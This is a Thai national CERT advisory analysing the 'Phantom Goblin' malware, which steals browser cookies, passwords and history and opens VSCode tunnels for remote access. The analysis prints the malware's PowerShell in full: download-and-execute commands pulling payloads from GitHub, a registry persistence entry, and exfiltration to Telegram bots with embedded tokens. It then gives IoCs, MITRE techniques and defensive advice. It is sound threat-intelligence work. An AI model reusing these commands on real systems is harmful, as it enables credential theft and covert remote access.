- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w h -c iex(iwr 'hxxps://raw.githubusercontent.com/eagle-1337/x/main/x')

สคริปต์จะทำการตรวจสอบแต่ละเพย์โหลดว่ามีอยู่ในใดเร็กทอรีชั่วคราวของระบบหรือไม่โดยการเพิ่มรายการรีจิสทรีภายใต้ HKCUR xxxxxxxxxxxx ซึ่งทำให้สามารถเรียกใช้สคริปต์จากที่เก็บ GitHub โดยใช้ Invoke-WebRequest ได้ทุกครั้งที่ระบบเริ่มทำงาน เมื่อดาวน์โหลดเสร็จสิ้นเพย์โหลดจะทำการดำเนินการอย่างรอบคอบในพื้นที่หลังเพื่อให้มั่นใจว่าการโจมตียังคงดำเนินต่อและยังควบคุมระบบเครื่องเป้าหมายอยู่หลังจากนั้น

```
# Add to startup
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Windows /t REG_SZ /d "powershell -ep Bypass -w h -c iex(iwr https://raw.githubusercontent.com/eagle-1337/x/main/x -UseBasicParsing)" /

# Define and process payloads
$payloads = @("updater.exe", "vscode.exe", "browser.exe")
$baseUrl = "https://raw.githubusercontent.com/eagle-1337/x/main/"

foreach ($file in $payloads) {
    $path = "$env:TEMP\$file"
    if (-not (Test-Path $path)) { iwr "$baseUrl$file" -OutFile $path -UseBasicParsing }
    Start-Process $path -WindowStyle Hidden
}
```

รูปภาพ สคริปต์ PowerShell ที่เป็นอันตราย

Updater.exe

ไฟล์ Updater.exe พยายามขโมยคุกกี้จากเบราว์เซอร์ Chrome, Brave และ Edge โดยตรวจสอบอินสแตนซ์ที่ใช้งานอยู่ของเบราว์เซอร์เหล่านี้ก่อน ทำได้โดยการเรียกใช้คำสั่ง tasklist เพื่อระบุกระบวนการที่ใช้งานอยู่ หากพบกระบวนการของเบราว์เซอร์ใด ๆ จะบังคับให้หยุดการทำงานโดยใช้ taskkill.exe ช่วยให้เห็นใจได้ว่าไฟล์ของเบราว์เซอร์ รวมถึงการจัดเก็บคุกกี้ ไม่ได้ใช้งานหรือถูกล็อค ทำให้มัลแวร์สามารถเข้าถึงและดึงข้อมูลคุกกี้ได้โดยไม่มีการรบกวน

```
tasklist /FI "imagename eq brave.exe"
tasklist /FI "imagename eq chrome.exe"
tasklist /FI "imagename eq msedge.exe"
```



รูปภาพ คำสั่ง Tasklist

หลังจากยุติการทำงานของเบราว์เซอร์มัลแวร์จะเปิดอินสแตนซ์ใหม่ของเบราว์เซอร์เป้าหมายโดยใช้ไดรเอกทอรีโปรไฟล์ผู้ใช้เริ่มต้น มันเรียกใช้เบราว์เซอร์ในโหมด Headless ซึ่งหมายความว่าไม่มีส่วนต่อประสานผู้ใช้ที่มองเห็นได้ และเปิดใช้งานการดีบักระยะไกลบนพอร์ต 9222 เทคนิคนี้ช่วยให้สามารถข้าม App Bound Encryption (ABE) และดึงข้อมูลคุกกี้โดยที่ผู้ใช้ไม่ตรวจพบ

```
Process Create: "C:\Program Files\BraveSoftware\Brave-Browser\Application\brave.exe" --
remote-debugging-port=9222 --remote-allow-origins=* --headless "--user-data-dir=C:\
Users\██████████\AppData\Local\BraveSoftware\Brave-Browser\User Data" --
profile-directory=Default
Process Create: "C:\Program Files\Google\Chrome\Application\chrome.exe" --
remote-debugging-port=9222 --remote-allow-origins=* --headless "
--user-data-dir=C:\Users\██████████\AppData\Local\Google\Chrome\User Data" --
profile-directory=Default
Process Create: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --
remote-debugging-port=9222 --remote-allow-origins=* --headless "
--user-data-dir=C:\Users\██████████\AppData\Local\Microsoft\Edge\User Data" --
profile-directory=Default
```

รูปภาพ การเปิดกระบวนการเบราว์เซอร์โดยเปิดใช้งานการดีบักระยะไกล

เมื่อกระบวนการเบราว์เซอร์ใหม่ถูกเปิดด้วยการเปิดใช้งานการดีบักระยะไกล มัลแวร์จะเริ่มทำการรวบรวมข้อมูลคุกกี้จากแต่ละเบราว์เซอร์และบันทึกข้อมูลในรูปแบบไฟล์ JSON โดยจะถูกจัดเก็บไว้ในที่อยู่ "%temp%\cookies\<browsername>_Default_cookie.json" หลังจากรวบรวมข้อมูลเสร็จแล้ว มัลแวร์จะทำการบีบอัดไฟล์เดอร์ทั้งหมดที่มีคุกกี้เหล่านี้ในรูปแบบไฟล์ ZIP ซึ่งตั้งชื่อไฟล์ตามชื่อผู้ใช้งานของระบบ เช่น <username>-cookies.zip



```
C:\Users\██████\Desktop>update.exe
Extracting cookies from chrome - Default ...
chrome is already running. Closing it and retrying...
Cookies saved: C:\Users\██████\AppData\Local\Temp\cookies\chrome_Default_cookies.json
Extracting cookies from edge - Default ...
edge is already running. Closing it and retrying...
Cookies saved: C:\Users\██████\AppData\Local\Temp\cookies\edge_Default_cookies.json
Extracting cookies from brave - Default ...
brave is already running. Closing it and retrying...
Cookies saved: C:\Users\██████\AppData\Local\Temp\cookies\brave_Default_cookies.json
Zipped cookies into C:\Users\██████\AppData\Local\Temp\██████-cookies.zip
Sent zip to Telegram: 200 OK
Deleted cookies directory: C:\Users\██████\AppData\Local\Temp\cookies
Cookie extraction and upload completed.
Deleted zip file: C:\Users\██████\AppData\Local\Temp\██████-cookies.zip
```

รูปภาพ Console Log

หลังจากนั้นไฟล์ที่ถูกบีบอัดจะถูกส่งไปยังบัญชี Telegram ที่ควบคุมโดยผู้โจมตี (Threat Actor) โดยใช้เมธอด sendDocument ของ Telegram Bot API วิธีการนี้ช่วยให้ผู้โจมตีสามารถรับข้อมูลคุกกี้ที่ถูกขโมยไปได้จากระยะไกลโดยไม่ต้องมีการโต้ตอบโดยตรง ทำให้การส่งออกข้อมูลการท่องเว็บที่ละเอียดอ่อนเกิดขึ้นได้อย่างลับ ๆ และไม่ถูกตรวจจับ

Vscode.exe

ไฟล์ “vscode.exe” ทำหน้าที่สร้าง Visual Studio Code (VSCode) tunnel บนระบบของเหยื่อ พร้อมส่งรายละเอียดการเชื่อมต่อไปยังบ็อต Telegram ที่ควบคุมโดยผู้โจมตี (TA) ซึ่งช่วยให้สามารถเข้าถึงระยะไกลอย่างที่ไม่ได้รับอนุญาต และหลบเลี่ยงการตรวจจับด้วยวิธีการป้องกันดั้งเดิมได้เมื่อดำเนินการ “vscode.exe” จะเริ่มต้นด้วยการตรวจสอบกระบวนการ VSCode ที่เปิดอยู่ โดยใช้คำสั่ง tasklist เพื่อค้นหากระบวนการที่มีชื่อว่า “code.exe” หากพบกระบวนการที่ชื่อ “code.exe” จะใช้คำสั่ง taskkill /F /IM code.exe เพื่อปิดกระบวนการดังกล่าวอย่างบังคับ ซึ่งป้องกันไม่ให้เกิดการรบกวนจากแอปพลิเคชัน VSCode ที่มีอยู่ และช่วยให้มัลแวร์สามารถติดตั้งเวอร์ชันที่ปรับแต่งโดยไม่ได้รับการตรวจจับจากผู้ใช้ จากนั้นมัลแวร์จะดำเนินการคำสั่ง PowerShell เพื่อดาวน์โหลดไฟล์ ZIP ของ Visual Studio Code จาก URL การอัปเดตที่เป็นทางการ และบันทึกไฟล์ลงในไดเรกทอรีชั่วคราวที่ชื่อว่า “vscode_temp”

```
powershell -NoProfile -ExecutionPolicy Bypass -Command "
$Url = \"https://update.code.visualstudio.com/1.83.1/cli-win32-x64/stable\";
$output = \"C:\Users\██████\AppData\Local\Temp\vscode_temp\vscode.zip\";
Invoke-WebRequest -Uri $Url -OutFile $output;
```

รูปภาพ โค้ด PowerShell ดาวน์โหลด VSCode



เมื่อดาวน์โหลดเรียบร้อยแล้วจะดำเนินการคำสั่ง PowerShell อีกคำสั่งที่จะแยกไฟล์บีบอัด “vscode.zip” และวางเนื้อหาไฟล์ที่แตกในไดเรกทอรีชั่วคราวที่กำหนดไว้ วิธีการนี้เป็นการเตรียมไฟล์ที่ถูกแยกออกมาเพื่อการดำเนินการต่อไป

```
powershell -NoProfile -ExecutionPolicy Bypass -Command "  
$tempDir = \"C:\Users\████████\AppData\Local\Temp\vscode_temp\";  
cd $tempDir;  
Expand-Archive vscode.zip;"
```

รูปภาพ การแยกไฟล์เก็บถาวร ZIP

มัลแวร์เริ่มต้นการทำงานของสคริปต์ PowerShell อีกครั้งเพื่อโต้ตอบกับไฟล์ไบนารีของ VSCode ที่ถูกแยกออกมา สคริปต์นี้จะนำทางไปยังไดเรกทอรีของ VSCode ที่ถูกแยกออกมา และทำการล็อกเอาต์เซสชันของ Tunnel ที่เปิดใช้งานอยู่ทั้งหมด โดยใช้คำสั่ง “./code.exe tunnel user logout” ขั้นตอนนี้ช่วยให้มั่นใจได้ว่าไม่มี Tunnel ของ VSCode ที่เปิดใช้งานอยู่ก่อนหน้านี้ ซึ่งอาจก่อให้เกิดความขัดแย้งหรือถูกตรวจจับโดยผู้ใช้งานที่ถูกต้อง หลังจากรอประมาณ 10 วินาที สคริปต์จะเรียกใช้ “code.exe” ด้วยคำสั่ง “tunnel - random-name -accept-server-license-terms” และเปลี่ยนเส้นทางผลลัพธ์ไปยังไฟล์ที่ชื่อว่า “output.txt” การดำเนินการนี้จะถูกดำเนินการในหน้าต่างที่ซ่อนอยู่เพื่อหลีกเลี่ยงการสร้างความเสี่ยง ไฟล์ “output.txt” จะบันทึกรายละเอียดของการเชื่อมต่อ Tunnel ของ VSCode ที่สร้างขึ้นใหม่ ซึ่งผู้โจมตี (TA) จะใช้ประโยชน์จากข้อมูลนี้ต่อไป

```
output.txt - Notepad  
File Edit Format View Help  
*  
* Visual Studio Code Server  
*  
* By using the software, you agree to  
* the Visual Studio Code Server License Terms (https://aka.ms/vscode-server-license) and  
* the Microsoft Privacy Statement (https://privacy.microsoft.com/en-US/privacystatement).  
*  
To grant access to the server, please log into https://github.com/login/device and use code 54C████████
```

รูปภาพ เนื้อหาของ output.txt



หลังจากรออีกประมาณ 10 วินาที สคริปต์จะอ่านเนื้อหาในไฟล์ output.txt ซึ่งมีรายละเอียดการเชื่อมต่อ VSCode Tunnel ของเหยื่อ และส่งข้อมูลนี้ไปยังบ็อต Telegram ของผู้โจมตี (TA) โดยใช้คำขอ API

Bot Token และ Chat ID ถูกฝังอยู่ในสคริปต์ ทำให้ผู้โจมตีสามารถรับข้อมูลรับรองของ Tunnel ที่ถูกโจมตีได้แบบเรียลไทม์ ด้วยการใช้ประโยชน์จาก VSCode Tunnels ผู้โจมตีสามารถสร้างการเข้าถึงระยะไกลไปยังระบบของเหยื่อได้ โดยหลีกเลี่ยงการตรวจจับด้วยวิธีการรักษาความปลอดภัยแบบดั้งเดิม

```
powershell -NoProfile -ExecutionPolicy Bypass -Command "
$TempDir = \"C:\Users\I...I\AppData\Local\Temp\vscode_temp\";
cd $TempDir\vscode;
./code.exe tunnel user logout;
Start-Sleep 10;
Start-Process -FilePath ./code.exe -ArgumentList \"tunnel --random-name --accept-server-license-terms\"
-RedirectStandardOutput output.txt -WindowState Hidden;
Start-Sleep 10;
$token = \"7994803658:AAETBREzLnGwbkDikQeFXLk6NfNYgn3QzuE\";
$chatID = \"5617768282\";
$message = Get-Content output.txt;
$apiURL = \"https://api.telegram.org/bot$token/sendMessage?chat_id=$chatID&text=$message\";
iwr -uri $apiURL;
"
```

รูปภาพ โค้ด PowerShell ที่เป็นอันตรายส่งรายละเอียดข้อมูล VSCode ไปยัง Telegram BOT

Browser.exe

มัลแวร์ “Browser.exe” มีเป้าหมายในการรวบรวมข้อมูลต่าง ๆ ที่เกี่ยวข้องกับเบราว์เซอร์ ซึ่งได้แก่

1. ประวัติการเข้าชมเว็บไซต์
2. เว็บไซต์ที่เคยเข้าชม
3. ข้อมูลเข้าสู่ระบบ
4. ข้อมูลการติดตาม
5. รายละเอียดเซสชัน
6. คุณก็
7. ไฟล์ที่ดาวน์โหลด
8. ข้อมูลที่กรอกในฟอร์ม
9. การตั้งค่าส่วนบุคคล
10. ส่วนขยายที่ติดตั้ง



มัลแวร์นี้มุ่งโจมตีเบราว์เซอร์ที่ใช้งานกันอย่างแพร่หลายหลายตัว ซึ่งระบุไว้ในตารางด้านล่าง:

#	ชื่อเบราว์เซอร์
1	Google Chrome
2	Microsoft Edge
3	Brave Browser
4	Google Chrome Beta
5	Chromium Browser
6	Opera Browser
7	Opera GX Browser
8	Vivaldi Browser
9	Mozilla Firefox
10	Yandex Browser
11	Coc Coc Browser
12	Sogou Explorer
13	360 Secure Browser
14	Arc Browser

ก่อนการเก็บข้อมูลเบราว์เซอร์นั้นจะทำการยุติกระบวนการที่เกี่ยวข้องกับเบราว์เซอร์เป้าหมายทั้งหมดก่อนโดยใช้คำสั่ง *taskkill* เพื่อป้องกันการเข้าถึงเพื่อป้องกันปัญหาการเข้าถึงไฟล์ที่เกิดจากการใช้งานของเบราว์เซอร์ที่ยังเปิดใช้งานอยู่ และเพื่อให้มัลแวร์สามารถดึงข้อมูลต่าง ๆ ได้โดยไม่มีข้อจำกัด เช่น คูกี้ ประวัติการเข้าชม และข้อมูลเข้าสู่ระบบ



```
taskkill /F /IM chrome.exe
taskkill /F /IM msedge.exe
taskkill /F /IM brave.exe
taskkill /F /IM BraveCrashHandler.exe
taskkill /F /IM BraveCrashHandler64.exe
taskkill /F /IM "chrome beta.exe"
taskkill /F /IM chromium.exe
taskkill /F /IM "opera gx.exe"
taskkill /F /IM vivaldi.exe
taskkill /F /IM coccoc.exe
taskkill /F /IM yandex.exe
taskkill /F /IM firefox.exe
taskkill /F /IM 360speed.exe
taskkill /F /IM qq.exe
taskkill /F /IM dc.exe
taskkill /F /IM sogou.exe
taskkill /F /IM arc.exe
```

รูปภาพ คำสั่ง taskkill

มัลแวร์ทำการดึงข้อมูลสำคัญหลากหลายประเภทจากเบราว์เซอร์ที่เป็นเป้าหมาย โดยข้อมูลที่ดึงออกมาจากไฟล์ต่าง ๆ เช่น Login Data, Cookies, History, Web Data, Preferences, IndexedDB, Session Storage, Local Storage, Brave Wallet Storage, และ Affiliation Database โดยหลังจากรวบรวมข้อมูลเสร็จแล้ว มัลแวร์จะจัดระเบียบข้อมูลเหล่านี้ให้อยู่ในไฟล์ .json ที่บันทึกไว้ในไดเรกทอรี "%temp%\results" โดยแต่ละไฟล์จะถูกตั้งชื่อตามรูปแบบ <browsername><profilename><data_type>.json



```
C:\Users\malwor~1\AppData\Local\Temp\results\brave_default_cookie.json
C:\Users\malwor~1\AppData\Local\Temp\results\brave_default_localstorage.json
C:\Users\malwor~1\AppData\Local\Temp\results\brave_default_sessionstorage.json
C:\Users\malwor~1\AppData\Local\Temp\results\brave_default_history.json
C:\Users\malwor~1\AppData\Local\Temp\results\brave_default_password.json
C:\Users\malwor~1\AppData\Local\Temp\results\chrome_default_localstorage.json
C:\Users\malwor~1\AppData\Local\Temp\results\chrome_default_history.json
C:\Users\malwor~1\AppData\Local\Temp\results\chrome_default_download.json
C:\Users\malwor~1\AppData\Local\Temp\results\chrome_default_password.json
C:\Users\malwor~1\AppData\Local\Temp\results\chrome_default_cookie.json
C:\Users\malwor~1\AppData\Local\Temp\results\chrome_default_sessionstorage.json
C:\Users\malwor~1\AppData\Local\Temp\results\microsoft_edge_default_sessionstorage.json
C:\Users\malwor~1\AppData\Local\Temp\results\microsoft_edge_default_localstorage.json
C:\Users\malwor~1\AppData\Local\Temp\results\microsoft_edge_default_cookie.json
C:\Users\malwor~1\AppData\Local\Temp\results\microsoft_edge_default_extension.json
C:\Users\malwor~1\AppData\Local\Temp\results\microsoft_edge_default_history.json
C:\Users\malwor~1\AppData\Local\Temp\results\microsoft_edge_default_download.json
```

รูปภาพ ข้อมูลที่ถูกขโมย

สุดท้ายเมื่อข้อมูลที่ถูกขโมยจะถูกบีบอัดเป็นไฟล์ ZIP เดียว โดยตั้งชื่อไฟล์ตามชื่อผู้ใช้งานระบบ เช่น %username%.zip จากนั้นไฟล์นี้จะถูกส่งไปยังช่อง Telegram โดยใช้เมธอด sendDocument API กระบวนการส่งออกข้อมูลนี้ใช้ Telegram Bot ID 8105027522 พร้อมกับโทเค็นการยืนยันตัวตน (Authentication Token) นอกจากนี้ ผู้โจมตี (TA) ยังสร้างไฟล์ logs.txt ในไดเรกทอรี %temp% เพื่อบันทึกกิจกรรมทั้งหมดที่ดำเนินการโดยมัลแวร์ โดยแต่ละรายการในบันทึกจะมีตัวระบุ [goblin] นำหน้าอยู่

```
[goblin] ??:1: ERROR: compress error failed to add file to zip: error reading file C:\Users\
MALWOR~1\AppData\Local\Temp\results\brave_default_cookie.json: read C:\Users\malwor~1\AppData\Local\
Temp\results\brave_default_cookie.json: Incorrect function.
[goblin] ??:1: ERROR: send to telegram error Post "https://api.telegram.org/bot8105027522:
AAEKjVNwKH-W-RexE0pjQmHES7oUWqWeMCI/sendDocument": dial tcp: lookup api.telegram.org: no such
host
[goblin] ??:1: ERROR: failed to delete results folder remove C:\Users\malwor~1\AppData\Local\Temp\
results\brave_default_cookie.json: The process cannot access the file because it is being used by
another process.
```

รูปภาพ การขโมยข้อมูลที่ถูกขโมย



Indicator of compromise (IoCs)

Indicator of compromise (IoCs) คือ หลักฐานทางนิติวิทยาศาสตร์ของการบุกรุกที่อาจเกิดขึ้นในระบบโฮสต์หรือเครือข่ายและผู้ดูแล ระบบสามารถตรวจจับความพยายามในการบุกรุกหรือกิจกรรมที่เป็นอันตรายอื่น ๆ

SHA-256

- 7d5ab794de22ebc90099273f96708bb378f9c7e87c9f902ed526a977a0791f36
- 112aeabc6cc7e0cbc42e006c868ba538f39b50617fc652a129e399ae6005fa17
- afd9fb1dd236bc64bff766b0bac741371d618981bbc96b4b586a7d4a1e148d14
- 605cc564a0d25571f24791652ff8f47abf491104e0209cddbea7621b6c423cc0
- a66faa1bb8aceffd44fc314f42d155df7440f4d979ae6e4cd1214a056fd3a12f
- ea14b44eb179eba81a5c5d645355479b5061604c54ab02d982f49ee9bb811626

URL

- hxxps://raw.githubusercontent.com/eagle-1337/x/main/updater.exe
- hxxps://raw.githubusercontent.com/eagle-1337/x/main/vscode.exe
- hxxps://raw.githubusercontent.com/eagle-1337/x/main/browser.exe



MITRE ATT&CK

คือ กลยุทธ์ เทคนิค และกระบวนการทำงาน หรือเรียกว่า TTP (Tactics, Technique และ Procedures) ของแฮกเกอร์ที่ใช้ในการโจมตีองค์กรต่างๆ ทั่วโลก โดยจะมี MITRE ATT&CK ที่เกี่ยวข้องดังนี้

Technique Title	ID
Phishing: Spear phishing Attachment	T1566.001
User Execution: Malicious File	T1204.002
Command and Scripting Interpreter: PowerShell	T1059.001
Registry Run Keys / Startup Folder	T1547.001
Obfuscated Files or Information: Software Packing	T1027.002
Masquerading: Match Legitimate Name or Location	T1036.005
Process Discovery	T1057
System Owner/User Discovery	T1033
Credentials from Password Stores: Credentials from Web Browsers	T1555.003
Steal Web Session Cookie	T1539
Remote Services	T1021
Archive Collected Data	T1560
Data Staged: Local Data Staging	T1074.001
Protocol Tunneling	T1572
Application Layer Protocol: Web Protocols	T1071.001



คำแนะนำ

1. หลีกเลี่ยงการเปิดไฟล์แนบที่ไม่คาดคิด เช่น RAR, ZIP, หรือ LNK แม้ว่าจะมาจากบุคคลที่คุณไว้วางใจก็ตาม ควรตรวจสอบแหล่งที่มาก่อนเสมอ
2. เปิดใช้งานตัวกรองอีเมลขั้นสูง เพื่อบล็อกไฟล์แนบที่อาจเป็นอันตราย และตรวจสอบไฟล์แนบทั้งหมดด้วยโปรแกรมรักษาความปลอดภัยที่อัปเดต ก่อนเปิดใช้งาน
3. ปิดใช้งานหรือจำกัดการใช้ VSCode Tunnels สำหรับผู้ใช้งานที่ไม่ได้รับอนุญาต โดยกำหนดมาตรการการควบคุมสิทธิ์และการยืนยันตัวตนอย่างเข้มงวด
4. ติดตั้งการป้องกัน Endpoint ที่มีการตรวจจับภัยคุกคามแบบเรียลไทม์ เพื่อตรวจจับกระบวนการที่เป็นอันตราย เช่น การรันคำสั่ง PowerShell, การเปลี่ยนแปลงใน Registry ที่ผิดปกติ และการดาวน์โหลดไฟล์ที่น่าสงสัย
5. จำกัดการใช้ PowerShell และการรันสคริปต์บนระบบของผู้ใช้ เว้นแต่จะมีความจำเป็น
6. ดำเนินนโยบายรักษาความปลอดภัยของเบราว์เซอร์อย่างเข้มงวด เพื่อป้องกันการติดบักที่ไม่ได้รับอนุญาต และจำกัดการเข้าถึงข้อมูลสำคัญของเบราว์เซอร์
7. ตรวจสอบการรับส่งข้อมูลเครือข่ายขาออก เพื่อหาการเชื่อมต่อที่น่าสงสัย เช่น กิจกรรม API ของ Telegram ที่ไม่ปกติ หรือเซิร์ฟเวอร์ภายนอกที่ไม่เชื่อถือ



อ้างอิงจาก

<https://cyble.com/blog/phantom-goblin-covert-credential-theft/>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th



ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ (ศปช.)
สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

Email: thaicert@ncsa.or.th

Website:

<https://www.ncsa.or.th>

<https://www.thaicert.or.th>

120 หมู่ 3 อาคารรัฐประศาสนภักดี (อาคารบี) ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา
5 ธันวาคม 2560 ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพฯ 10210

